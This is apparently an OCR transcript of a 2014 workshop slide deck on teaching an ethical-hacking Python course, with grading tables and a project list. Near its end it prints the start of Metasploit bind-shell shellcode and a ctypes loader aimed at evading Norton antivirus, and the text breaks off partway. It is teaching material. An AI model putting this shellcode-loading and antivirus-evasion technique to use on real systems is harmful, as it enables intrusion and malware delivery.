Violent Python

Innovations in Cybersecurity Education Workshop

June 24, 2014

Bio


Sam Bowne
@sambowne
I teach Ethical Hacking at City College San Francisco. My statements are my own, not official positions of CCSF.
San Francisco · samsclass.info

Pedagogy

Diversity in Education

- Students have different previous experience, knowledge and goals
- They aren't all going to learn the same things in the same class
- My goal is NOT to make them all achieve the same proficiency
- My goal is to provide every student with material they can grasp and interesting challenges

Beginners

- Textbook that covers the material
- Online training at CodeCademy
- DVDs with virtual machines ready to go
- Hands-on projects with complete step-by-step instructions
- Lab time after each class with the instructor available to help
- Extensive open lab time

Average Students

- Configure their own home machines to do the projects
- Work at home, with no instructor available
- Simple challenge projects without instructions

Advanced Students

- Advanced challenges
- Online security puzzle sites
- Cyber competitions
- Following the news, independent work on cutting-edge topics

Independent Projects

- Students can get extra credit by
  - Attending other training events
  - In-class presentations
  - Researching other tools or techniques

Final Exam	Total	Final Grade
100	200	
0	150	C
0	193	A
0	190	A
0	125	C
0	140	C
0	189	A
0	180	A
0	70	F
0	50	F
0	195	A
0	0	F
0	188	A
56	151	C
0	0	F
0	200	A
0	1031	A
0	199	A
75	256	A
0	195	A
0	184	A
0	195	A
0	0	F
56	156	C
0	231	A
0	25	F


Grading

- Must achieve a level of points to get a good grade
- Many possible combinations of projects can get there
- May skip the final exam


Total Adj Pts	Total %	Final Grade
450.0	100.0%	
147.0	32.7%	F
338.0	75.1%	C
273.0	60.7%	C
560.0	124.4%	A
273.0	60.7%	C
270.0	60.0%	C
417.0	92.7%	A
545.4	121.2%	A
289.0	64.2%	C
518.0	115.1%	A
458.0	101.8%	A
340.0	75.6%	C
95.0	21.1%	F
80.0	17.8%	F
279.0	62.0%	C
83.3	18.5%	F
467.0	103.8%	A
460.0	102.2%	A
533.0	118.4%	A
510.9	113.5%	A
427.7	95.0%	A

CNIT 124
Advanced Ethical Hacking

Two Textbooks



Required



Optional

Violent Python

- Good coding principles
  - Exception handling
  - Modular design
  - Optimization
  - Commenting
  - Flow charts
- FORGET THEM ALL

Violent Python

- We are hackers
- We are here to BREAK STUFF
- It should be fast and easy for a complete novice to hack together a simple script to do something fun!

samsclass.info/124/proj14/p3-portscan.htm

Proj 3: Basic Port Scanning with Python (15 pts. + 15 extra credit)

What You Need

A Kali Linux machine, real or virtual. You could use Windows with Python installed, but it's easier to just use Linux.

```
import socket
s = socket.socket()

s.connect(("attack.samsclass.info", 22))
print s.recv(1024)
s.close()
```

```
root@kali:~/124# python grab.py
SSH-2.0-OpenSSH_5.1p1 Debian-5

root@kali:~/124#
```

Challenge 1: Find a Service (5 pts. extra credit)

There is another service listening on attack.samsclass.info on a port number ending in 000; that is, one of these: 1000, 2000, 3000, etc.

```
root@kali:~/124# python grab2.py
Target URL: attack.samsclass.info
Target Port:
Congratulations!  You found the hidden
root@kali:~/124#
```

Challenge 2: Port Knocking (10 pts. extra credit)

There is a hidden service on port 3003. To open it, you must send these packets to "knock":

1. A SYN to port 3100
2. Another SYN to a secret hidden port, which is one of these: (3100, 3200, 3300, 3400, 3500, 3600, 3700, 3800, 3900)
3. A 2-second delay (see this link)

When the server receives the correct knock, port 3003 will open for 3 seconds and then close. You must grab the banner during that brief period.

Projects

Project 1: HTTP Headers (15 pts.)
Project 2: CodeCademy I (15 pts.)
Project 3: Basic Port Scanning with Python (15 pts. + 15 extra credit)
Project 4: CodeCademy II (20 pts.)
Project 5: HTTP Scanning with Python (15 pts. + 35 extra credit)
Project 6: CodeCademy III (20 pts.)
Project 7: Password Hashes with Python (15 pts. + 40 extra credit)
Project 8: Antivirus Evasion with Python (20 pts.)
Project 9: Keylogger with Python (15 pts. + 25 pts. extra credit)
Project 10: Defeating Norton Antivirus with Python (20 pts. + 30 extra)
Project 11: Attacking Clients with a Malicious Heartbleed SSL Server (10 pts.)
Project 12: Automating Keypresses in Windows (10 Points + 15 pts. extra)
Project 13: XOR Encryption in Python (10 pts. + 40 extra credit)

Extra Credit Projects

Project 1x: Independent Project (pts. vary) -- Do something cool and show it to the class!
Project 2x: Port Scanning with IPv6 and Python (10-45 pts. extra credit)
Project 3x: Wechall.net (points vary)
Project 4x: Automating Keypresses in Mac OS X (25 pts. extra)
Proj 5x: Packet Amplification with SNMP (20 pts. extra credit)
Proj 6x: Packet Amplification with NTP (20 pts. extra credit)

Antivirus

Ungh! Good God y'all...

What is it GOOD For?

arstechnica.com/security/2014/05/antivurus-pioneer-symantec-declares-av-dead-and-doomed-to-failure/

MAIN MENU ▾ MY STORIES: 25 ▾ FORUMS SUBSCRIBE JOBS

Antivirus pioneer Symantec declares AV “dead” and “doomed to failure”

Company concedes AV fails to catch majority of malicious attacks in circulation.

by **Dan Goodin** - May 5 2014, 9:25am PDT

BLACK HAT

betanews.com/2014/05/20/norton-promises-100-percent-virus-removal-for-small-businesses/

Norton promises 100 percent virus removal for small businesses


By Ian Barker | Published 2 days ago | Follow @IanDBarker

Mikko Hypponen Video

Metasploit Payloads


Metasploit

- Hundreds of payloads
- The simplest one: bind_tcp
- Listens on a TCP port for commands




Simple Reverse Shell

- One command to produce very simple Windows EXE malware




Antivirus Catches It


Norton v. Shell.exe




Norton Identifies the Metasploit Packer



VirusTotal: 37/49 Detections



How to Become 007


SYNGRESS
VIOLENT PYTHON
A Cookbook for Hackers, Forensic Analysts,
Penetration Testers, and Security Engineers
TJ O'Connor

Python v. AV

Round 1

shell_bind_tcp

Export Metasploit Payloads to C

```
root@kali:~/124# msfpayload windows/shell_bind_tcp C
/*
 * windows/shell_bind_tcp - 341 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
 * EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
```

Use Ctypes Python Library


```
  GNU nano 2.2.6                File: shell.py                      Modified

from ctypes import *
